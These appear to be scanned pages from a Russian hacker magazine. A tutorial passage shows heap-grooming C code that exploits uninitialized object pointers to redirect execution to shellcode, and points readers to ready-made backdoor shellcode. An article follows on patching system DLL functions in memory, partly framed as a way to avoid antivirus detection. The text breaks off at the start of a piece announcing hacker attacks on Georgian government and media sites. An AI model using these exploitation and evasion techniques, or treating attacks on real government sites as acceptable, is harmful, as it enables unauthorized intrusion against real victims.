всю память, заполняя ее указателями на наш shell-код. И когда память совсем подойдет к концу, освобождаем все блоки, кроме первого (с shell-кодом). Последующие запросы на выделение памяти возвратят уязвимому приложению блок, заполненный ссылками на shell-код. Если хотя бы один из указателей объекта окажется неинициализированным, вместо вызова оригинальной функции управление получит shell-код. Описанная техника очень похожа на heap-spray — известный механизм атаки на переполняющиеся буфера, заканчивающейся передачей управления на shell-код. Присмотревшись внимательнее, мы обнаружим существенное различие. В классическом heap-spray'е выделенные блоки не освобождаются, а в нашем — освобождаются все блоки, кроме первого, с таким расчетом, чтобы быть использованными повторно!

А вот теперь грабли. Памяти у современных компьютеров много и быстро откушать ее не удастся. Атака растягивается на минуты или даже десятки минут, демаскируя хакера. У жертвы есть хороший запас по времени, чтобы закрыть подозрительно ведущее себя приложение (IE при этом как бы «подвисает»). Но даже не это самое страшное. По умолчанию, начальный размер файла подкачки меньше конечного и в большинстве систем он составляет меньше 2х гигабайт — объема памяти, выделенного каждому процессу под прикладные нужды. Следовательно, в процессе пожирания памяти неизбежно наступает момент, когда система начнет увеличивать размер файла подкачки. Это происходит не мгновенно и запросы на выделение памяти, осуществляемые в это время (даже поступающие от посторонних приложений), заканчиваются возвращением ошибки. Что касается стека — система вообще выбрасывает исключение «исчерпание стековой памяти», которое мало кто обрабатывает. Короче говоря, в процессе увеличения файла подкачки начинают сыпаться совершенно посторонние приложения и пользователь, чертыхаясь, отправляет систему на перезагрузку, в результате чего хакерская атака накрывается медным тазом.

А как насчет более элегантного сценария? Тут по ходу дела выясняется одна очень интересная вещь. Даже если отъесть всю доступную память, а затем ее освободить, то никаких гарантий перезаписи неинициализированного указателя у нас нет. Почему? А все потому, что мы выделяли память большим блокам. Если размер выделяемого блока превосходит размер уязвимого объекта, то система, стремясь подобрать блок наиболее адекватных размеров, выделит память совсем из других резервов — списка маленьких блоков. Ранее занятых, а теперь освобожденных, но так и не сумевших объединиться с остальными свободными блоками в единое целое (поскольку на пути между ними имеется один или больше занятых блоков, разрывающих единое адресное пространство на множество обособленных суверенных «островков»).

Выходит, что для достижения успеха, необходимо выделять блоки памяти предельно компактного размера (4 байта) с таким расчетом, чтобы туда записать один-единственный указатель на shell-код? Ну, это вообще дохляк! Дело в том, что размер выделяемого блока автоматически округляется до определенной величины, зависящей от особенностей реализации конкретного библиотечного аллокатора, опирающегося в свою очередь на аллокатор операционной системы. Обычно это — 16, 32 или 64 байт. Причем, часть этой памяти (как минимум, два двойных слова) расходуется под служебные нужды — указатели на следующий и предыдущий свободный (занятый) блок, и потому первые два двойных слова для хакерских махинаций недоступны. На самом деле, доступны и они, но это опять-таки тема отдельной узко специфичной статьи, заточенной под определенные версии определенных библиотек, а нам хотелось бы познакомиться с универсальным алгоритмом.

И такой алгоритм действительно есть! Достаточно, чтобы размер выделяемых нами блоков памяти совпадал с размером уязвимого объекта. Тогда отъедать всю доступную память уже не потребуется. Вполне хватит нескольких сотен (максимум — тысяч) выделенных блоков, что в общей совокупности дает порядка одного-двух мегабайт памяти. Как говорится, — меньше, чем совсем ничего. Атака совершается быстро, надежно и незаметно. Жертва даже пикнуть не успевает, как ее уже щемят по полной программе. Кстати, о программах. Ниже приведен тестовый стенд, демонстрирующий технику использования неинициализированных указателей в хакерских целях.

ИСХОДНЫЙ КОД, ДЕМОНСТРИРУЮЩИЙ РЕАЛИЗАЦИЮ НАПРАВЛЕННОЙ АТАКИ НА НЕИНИЦИАЛИЗИРОВАННЫЕ УКАЗАТЕЛИ

```
#define NNN     (2048)
// #define NSZ (4096)                   // <-- bad
#define NSZ     (sizeof(struct object))  // <-- good
f_ok() { printf("+OK\n"); }
f_err() { printf("-ERR\n"); }
struct object
{
   char *s;
   int (*bar)();
   int (*foo)();
};
char buf[1023];
char** all_p[NNN];

main()
{
   struct object *Obj;
   int a, b; char *shell, **p;

   // attack
   shell = (char*) malloc(1024);
   *shell = 0xCC;

   // allocate heap blocks and fill them with pointers to
our shell-code
   for (a = 0; a < NNN; a++)
   {
      p = (char**) malloc(NSZ);
      for (b = 0;b < NSZ / sizeof(char*); b++)
         p[b] = shell;
      all_p[a] = p;
   }

   // free all blocks to return them in the pool
   for (a = 0; a < NNN; a++)
      free(all_p[a]);

   // IE-like code
   Obj = (struct object*) malloc(sizeof(struct object));
   Obj->bar = f_ok;

   while(1)
   {
```

Богатый выбор боевых shell-кодов на www.metasploit.com

```
        fgets(buf, 1023, stdin);
        if (strlen(buf) < 8) { Obj->foo(); continue; }
        Obj->s = buf; Obj->bar();
        break;
    }
}
```

Конструктивно программа состоит из двух частей. Первая — реализует атакующий сценарий, вторая (начинается с комментария «IE-like code») — имитирует уязвимый код, содержащийся, например, в IE. Что касается shell-кода, то он представляет собой однобайтовую машинную команду `INT 03h` с опкодом CCh (программная точка останова, отлавливаемая отладчиком типа OllyDbg или SoftICE). В последнем случае необходимо отдать команду «`I3HERE ON`», чтобы SoftICE реагировал на точки останова, установленные в пользовательских приложениях, а не только драйверах, как он это делает по умолчанию.

Естественно, `INT 03h` — не очень интересный shell-код и потому с практической точки зрения намного полезнее стянуть готовый shell-код с metaspot.com, открывающий backdoor или запускающий «Калькулятор». Но это уже технические детали, не имеющие к описываемому сценарию атаки ни малейшего отношения.

Атаки на неинициализированные указатели только начинаются! К счастью для пользователей и большому хакерскому разочарованию, их очень легко предотвратить. Достаточно заставить аллокатор автоматически очищать выделяемые блоки памяти. Поскольку большинство приложений взаимодействуют с системным аллокатором не напрямую, а через библиотечные переходники типа malloc и new, то для защиты потребуется перекомпиляция всего ранее написанного кода. Вывод: определенный запас по времени у хакеров все-таки есть — весь вопрос в том, успеют ли они им воспользоваться.

DEP и борьба с ним

Процессоров, поддерживающих NX/XD-биты, с каждым днем становится все больше и больше, а начиная с XP SP2, исполнение кода на стеке и в куче разрешено только для несистемных приложений. IE, увы, не попадает в категорию «амнистированных» и потому приходится осуществлять дополнительные телодвижения. Какие именно — зависит от специфики уязвимого приложения и опять-таки далеко выходит за рамки сценария атаки на неинициализированные указатели. Стало быть, в нашем контексте заслуживает лишь беглого упоминания.


MOTORM4X
ТВОЙ ДЖИП
ТВОЯ ДОРОГА
ТВОЙ ВЫБОР
theeasyco.
gfi
Руссобит-М



ОСТАП БЕНДЕР

НАДРУГАТЕЛЬСТВО НАД API

МОДИФИКАЦИЯ API-ФУНКЦИЙ КОНКРЕТНЫМ ПРИЛОЖЕНИЕМ

Вспомни, тебе когда-нибудь требовалось изменить функциональность API, вызываемой из системной библиотеки? При этом нередко случается так, что модификация DLL «в лоб» (с сохранением изменений в файле библиотеки), невозможна. К счастью, есть другие методы, позволяющие эффективно менять код API-функций по своему усмотрению. Без особых трудностей модифицировать можно даже системную DLL. Заинтересовался? Тогда читай.

Существует два подхода к реверсингу динамически загружаемых библиотек. Первый — отлаживать dll «непосредственно», то есть — загружая ее в отладчик с помощью некоторого вспомогательного процесса. Второй — отлаживать необходимую библиотеку в контексте реального процесса. У второго способа есть неоспоримое преимущество — на конкретную API-функцию можно поставить точку останова и при передаче программой параметров в стек проследить за механизмом ее работы. Именно поэтому я предлагаю при отладке dll пользоваться вторым методом.


САМЫЙ НАДЕЖНЫЙ МЕТОД


С методом отладки определились. Возникает вопрос, — каким образом применить изменения, которые мы совершим во время отладки? Вариантов масса. Почти каждому придет на ум сохранить измененную dll. Этот вариант практически никогда не годится! Подумай сам: как будут чувствовать себя программы, которые используют модифицированную dll? Думаю, что многочисленных ошибок не избежать. К тому же, антивирусы могут заподозрить что-то неладное. Есть альтернативный путь: сохранить dll под другим именем и изменить таблицу импорта целевой программы так, чтобы вызывалась API-функция не оригинальной, а модифицированной библиотеки. Но тогда придется таскать за собой лишний файл, что тоже не всегда приемлемо. Третий вариант: модифицируем dll, загруженную в память, прямо из программы, которая ее использует. Хотя этот метод тоже может расцениваться антивирусами как действие вредоносного характера, он менее заметен. Наконец, четвертый, самый надежный (но и самый сложный) метод — перенос исполняемого кода конкретной API-функции в тело программы. Тут антивирусам придраться будет не к чему. Так как первые два метода довольно просты, да и скрыть «деяние» невозможно, рассмотрим два последних способа.

ПАТЧИНГ DLL С ПРИМЕНЕНИЕМ VIRTUALPROTECT

Попробуем внедриться в тело dll, загруженной процессом, и изменить ее, что называется, «изнутри». Отлаживать будем файлик, который вызывает API-функцию `MessageBoxA`. Ты можешь найти программу, которую отлаживал я, на нашем DVD, но вообще, подойдет любой. Попробуем поменять местами параметры, которые принимает функция. Сначала взглянем на них, протрассировав по <F7> до инструкции «`call user32.MessageBoxA`» и попав в тело библиотеки `user32.dll`:

```
PUSH 0          ;LanguageID = 0
```


Функция уже перенесена в секцию кода, но нуждается в патчинге



Вот что рассказала нам Microsoft о функции VirtualProtect


```
PUSH DWORD PTR SS:[EBP+14]        ;|Style
PUSH DWORD PTR SS:[EBP+10]        ;|Title
PUSH DWORD PTR SS:[EBP+C]         ; |Text
PUSH DWORD PTR SS:[EBP+8]         ; |hOwner
CALL user32.MessageBoxExA         ; MessageBoxExA
```

Поменяем местами атрибуты «Title» и «Text» (то есть заголовок окна и его текст). Для этого просто поменяем инструкцию, расположенную по адресу 7E3A05C1 на инструкцию, которая находится по адресу 7E3A05C7, — и наоборот. Я думаю, ты знаешь, что внести необходимые изменения можно в окне, которое появляется по двойному щелчку левой кнопки мыши на нужной команде. Теперь выделим три инструкции, начиная с адреса 7E3A05C1, и из меню правой кнопки мыши выберем «Binary → Binary copy» для получения машинных кодов измененных инструкций (почему три инструкции, а не две, я объясню позже).
В буфер обмена будет помещен следующий код: FF 75 0C FF 75 10 FF 75 08. Последний байт нам не нужен, — его отрезаем. Останется восемь необходимых нам байт. Второе значение, которое понадобится в ходе выполнения задачи: адрес, начиная с которого размещены измененные инструкции: 7E3A05C1.
Итак, почему же мы скопировали машинный код, состоящий из восьми байт, хотя модифицировали инструкции только в пределах шести байт? Все очень просто — оперировать с данными мы будем, используя четырехбайтные регистры. Соответственно, и писать в память мы будем по 4 байта. Минимальное число, кратное четырем и больше шести, — восьмерка.
Приступим к модификации программы. Перезапускаем отлаживаемый процесс. Вызов функции MessageBoxA, располагающийся по адресу 0040100E, заменяем на безусловный переход: jmp 00401026 (начиная с этого адреса, будет располагаться написанный нами код). К сожалению, системные библиотеки, располагающиеся в контексте процесса, защищены от записи (страницы памяти, в которой размещена dll, имеют атрибут «readable»). Нам необходимо выставить атрибут «RWE», — разрешить запись в область памяти. Легче всего проделать это при помощи вызова системной функции VirtualProtect с соответствующими параметрами, переданными в стек. Вот ее прототип:

```
function VirtualProtect(
  lpAddress: Pointer;     // начальный адрес области памяти
  dwSize: DWORD;          // размер области памяти
  flNewProtect: DWORD;    // новые атрибуты защиты
  lpflOldProtect: Pointer // указатель на старые атрибуты
): BOOL; stdcall; overload;
```

Первый параметр — адрес, с которого начинается область памяти, атрибуты страниц которой подлежат модификации. Второй параметр — размер этой области памяти (в нашем случае — 8 байт). Третий — байт-код, представляющий собой новые атрибуты для области памяти. Из справочной литературы или с помощью такой утилиты, как **LordPE**, узнаем, что значение, соответствующее атрибуту «RWE», будет равно 40h. Наконец, последний параметр — это указатель на переменную, которая содержит старые атрибуты. В качестве этого параметра в стек можно положить любой адрес, по которому находится нулевая переменная. Я выбрал адрес 00401060. Естественно, в стек все параметры кладутся, начиная с последнего.
Чуть раньше мы получили машинный код измененных библиотечных инструкций. Поместим их в теле нашей программы. Выделяй восемь байт, начиная с адреса 00401100, и нажимай <ctrl+e>. После чего в нижнем поле появившегося окна вписывай сохраненные нами ранее значения. Подтверждай изменения нажатием на кнопку «Ok». Самое время написать код, который будет «патчить» системную библиотеку. Здесь все предельно просто: в регистр EAX при помощи команды MOV будем помещать данные, которые необходимо записать поверх оригинального кода API-функции. В регистр EBX с помощью той же инструкции MOV положим адрес, по которому будем производить запись (его мы также получили ранее, — 7E3A05C1). Производить запись будем при помощи инструкции MOV [EBX], EAX. После этих манипуляций необходимо вызвать функцию MessageBoxA, которая была модифицирована, и передать управление на инструкцию, следующую сразу за командой безусловного перехода на наш код. Последнее замечание — необходимо сохранить все регистры перед началом выполнения нашего кода и возвратить их в исходное состояние после его выполнения при помощи пары команд pushad/popad.
В результате получим следующий код:

```
PUSHAD
PUSH 00401060  ; указатель на нулевой байт — параметр
"lpflOldProtect"
MOV EAX,40 ; Помещаем в EAX параметр "flNewProtect",
который разрешает запись в область памяти, где располагается наша DLL
PUSH EAX       ; кладем параметр в стек
PUSH 8         ; параметр dwSize
PUSH 7E3A05C1  ; параметр lpAddress
CALL VirtualProtect     ; вызываем VirtualProtect
MOV EAX,[401100]; кладем в eax первые 4 байта машинного
кода
MOV EBX,7E3A05C1 ; адрес, куда запишется машинное слово
MOV [EBX],EAX  ; записываем машинный код в тело API-функции
MOV EAX,[401104] ; помещаем в eax 4 последних байта машинного кода
MOV EBX,7E3A05C5 ; в ebx помещаем адрес, по которому бу-
```



Этот код изменит функциональность MessageBoxA «на лету», пропатчив библиотеку в памяти

```
дет записано машинное слово
MOV [EBX],EAX  ; записываем машинный код в тело API-функ-
ции
POPAD; восстанавливаем регистры перед вызовом
MessageBoxA
CALL MessageBoxA
JMP 00401013 ; переходим к дальнейшему выполнению про-
граммы
```

После того, как введешь его, пронаблюдай результат выполнения программы. Два атрибута API-функции MessageBoxA поменялись местами, причем в результате инлайн-патчинга кода библиотеки, располагающейся в памяти.

ВОРОВСТВО КОДА

Теперь представим на минуту, что у нас нет доступа к изменению атрибутов страниц памяти. Пускай даже и есть, — любой антивирус может заподозрить, что процесс совершает какую-то гадость, если изменяет параметры памяти, где расположена системная библиотека. Здесь придется придумать нечто особенное. Я предлагаю перенести инструкции API-функции, которую необходимо пропатчить, в свободную область секции кода нашей программы. Делается это элементарно: с помощью той же инструкции mov, только помещенной в цикл.

Для примера попробуем перенести в секцию кода и пропатчить ту же самую функцию, что мы рассматривали ранее, — MessageBoxA. Сначала выберем адрес, где будет базироваться перемещаемый код API-функции. Пусть это — 00401100. Теперь откроем уже рассмотренный нами файл ex.exe под OllyDbg и протрассируем код вплоть до вызова MessageBoxA (куда зайдем по <F7>). Сделав несложный подсчет, определяем, что API-функция занимает в памяти 48h байт. Запомним! Также запишем на клочке бумаги базовый адрес функции — 7E3A058A. Код, который будет считывать из памяти машинный код API и размещать его в секции кода программы, расположим по адресу 00401026. А значит, вызов CALL <JMP.&user32.MessageBoxA> заменим инструкцией перехода к нашему коду: JMP 00401026. Вот как будет выглядеть цикл, копирующий тело API в секцию кода нашей программы:

```
00401026 PUSHAD        ; сохраняем регистры в стек
00401027 MOV EAX,7E3A0588 ; базовый адрес API-функции
минус 2 байта
0040102C MOV ECX,48; есх — счетчик цикла, помещаем в ре-
гистр размер API-функции
00401031 MOV BX,[EAX+ECX]; помещаем в двухбайтовый ре-
гистр BX 2 байта из тела API-функции
00401035 MOV [ECX+401100],BX; записываем содержимое BX в
память по адресу ECX+401100
0040103C SUB ECX,2; уменьшаем значение счетчика на 2
0040103F JNZ 00401031; продолжаем выполнять цикл, если
ECX не равен нулю
```

Как видишь, код простой, но дам кое-какие комментарии. Почему мы поместили в регистр EAX не базовый адрес, а базовый адрес -2? В последней итерации цикла значение счетчика ECX будет равно 2, а 2+7E3A0588 и дает базовый адрес. Следующие инструкции последовательно, по 2 байта, копируют тело API-функции (соответственно, и счетчик мы установили с шагом 2 — при помощи инструкции «SUB ECX, 2»).


Казалось бы, все сделано. Но запуск такого кода обречен на неудачу. Почему? Мы перенесли функцию, которая жестко привязана к базовому



APPLICATION PROGRAMMING INTERFACE

APPLICATION PROGR





Этот код исправил ситуацию, сделав перенесенную функцию работоспособной



адресу, а это значит, что вызовы и инструкции типа «ret» становятся недействительными. Чтобы придать перенесенному коду работоспособность, придется его пропатчить. Для начала получим машинные коды, которые будем «накладывать» на перемещенную API-функцию, исправляя проблемные места. Поставь точку останова по адресу 00401041 и запусти программу на исполнение (<F9>). После смело переходи по адресу 00401100, чтобы посмотреть, какие области перенесенного кода нуждаются в патчинге.

Нас интересуют четыре инструкции, которые мешают нормальной работе функции. Первая — команда помещения в стек заголовка окна, параметр не передается. Вот как выглядит инструкция:

```
00401136  PUSH [EBP+14]
```

Та же ситуация — и с инструкцией, передающей параметр-хэндл родительского окна.

```
0040113F PUSH [EBP+8]
```

Обе этих команды при патчинге будем заменять инструкцией PUSH 0. Машинный код этой инструкции выглядит как 6A00. Наматаем на ус.

Следующая инструкция, которая была испорчена при переносе кода API-функции, — вызов MessageBoxExA: 00401142 CALL 00401174.

Ее также следует пропатчить! Машинный код, необходимый для этого, получим так: дважды нажмем на инструкцию, расположенную по адресу 00401142, левой кнопкой мыши и в появившемся окне введем «call MessageBoxExA» (без кавычек). После этого нажмем на исправленную инструкцию правой кнопкой мыши и из контекстного меню выберем «Binary→ Binary copy». Вот полученный четырехбайтный машинный код: E8B5F4F97D.

Последняя инструкция, с которой следует «разобраться», — это операция возврата: 00401148 RETN 10

Заменим ее переходом к основному коду программы («JMP 00401013») и затем получим машинные коды этой инструкции при помощи той же команды «Binary→ Binary copy». Код этой инструкции: E9C6FEFFFF.

Самое время написать код, который будет совершать патчинг. Если учесть, что у нас есть машинные коды инструкций и адреса, по которым необходимо их записать, то исправляющий код будет выглядеть очень просто. Единственная ремарка: в память патч-код будет помещаться «задом наперед», начиная с «хвоста» регистра и заканчивая его «головой». Значит, в регистр машинные коды будем заносить, предварительно «перевернув их».

Для первых трех инструкций патч-код будет выглядеть следующим образом:

```
00401041 MOV EAX,FF90006A ; помещаем патч-код для первой инструкции (задом наперед) в регистр EAX
00401046 MOV EBX,00401136 ;помещаем в EBX адрес, по которому будем записывать машинный патч-код
0040104B MOV [EBX],EAX ; записываем содержимое регистра EAX по адресу, помещенному в EBX
; аналогично — для второй и третьей инструкций:
0040104D MOV EAX,E890006A
00401052 MOV EBX,0040113F
00401057 MOV [EBX],EAX
00401059 MOV EAX,7DF9F4B5
0040105E MOV EBX,00401143
00401063 MOV [EBX],EAX
```

Патч-код для инструкции «ret» состоит из пяти байт, а регистр — четырехбайтовый. Разобьем операцию патчинга на два подхода:

```
00401065 MOV EAX,FFFEC6E9 ; помещаем в EAX четыре байта патч-кода
0040106A MOV EBX,00401148 ; помещаем адрес в EBX
0040106F MOV [EBX],EAX ; записываем патч-код
00401071 MOV EAX,0FF ; помещаем в EAX оставшийся, последний, байт патч-кода
00401076 MOV EBX,0040114C ; в EBX помещаем адрес
0040107B MOV [EBX],EAX; патчим
```

Код почти готов. Осталось восстановить регистры командой POPAD и передать управление перенесенной в секцию кода и исправленной API-функции MessageBoxA (инструкцией JMP 00401102). Вот как выглядит написанный нами код целиком:

```
00401026 PUSHAD
00401027 MOV EAX,7E3A0588
0040102C MOV ECX,48
00401031 MOV BX,[EAX+ECX]
00401035 MOV [ECX+401100],BX
0040103C SUB ECX,2
0040103F JNZ 00401031
00401041 MOV EAX,FF90006A
00401046 MOV EBX,00401136
0040104B MOV [EBX],EAX
0040104D MOV EAX,E890006A
00401052 MOV EBX,0040113F
00401057 MOV [EBX],EAX
00401059 MOV EAX,7DF9F4B5
0040105E MOV EBX,00401143
00401063 MOV [EBX],EAX
00401065 MOV EAX,FFFEC6E9
0040106A MOV EBX,00401148
0040106F MOV [EBX],EAX
00401071 MOV EAX,0FF
00401076 MOV EBX,0040114C
0040107B MOV [EBX],EAX
0040107D POPAD
0040107E JMP 00401102
```


Если все было сделано правильно, перенесенная API будет работать. Этот метод замечателен тем, что мы можем как угодно модифицировать код API, не имея возможности изменить атрибуты страниц памяти, где расположена системная библиотека.

КОНЕЦ?!


Естественно, это не конец, ибо существует масса интересных идей. Технические возможности огромны, ум реверсера остер, а совершенных защитных механизмов не существует. О многих методах патчинга API мы еще расскажем, до других ты, наверняка, додумаешься сам. Все зависит только от твоего воображения. Удачи во взломах!







ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /



НАШ ОТВЕТ ГРУЗИИ

НАНОСИМ УДАРЫ ПО ГРУЗИНСКИМ ГОСПОРТАЛАМ

Ни для кого не секрет, что все политические события находят отражение в Сети. Так было во время нападения террористов на Нальчик в позапрошлом году (вспомним массовые атаки на сервер КавказЦентра). Так произошло и во время августовских событий в Южной Осетии. Кибер-войны стали неотъемлемой частью реальных, кровопролитных, событий. Хорошо это или плохо — каждый решает сам. Но мы, хакеры, решили — что плохо!

Мирное распитие пива в сочетании с пролистыванием башорга было неожиданно прервано экстренными выпусками новостей о ходе развития грузино-осетинского конфликта. Просмотрев новостные ленты и убедившись в бесполезности уподобления участникам политических баталий, я решил прошерстить несколько государственных и информационных ресурсов в доменной зоне .GE.

АТАКУЕМ СМИ

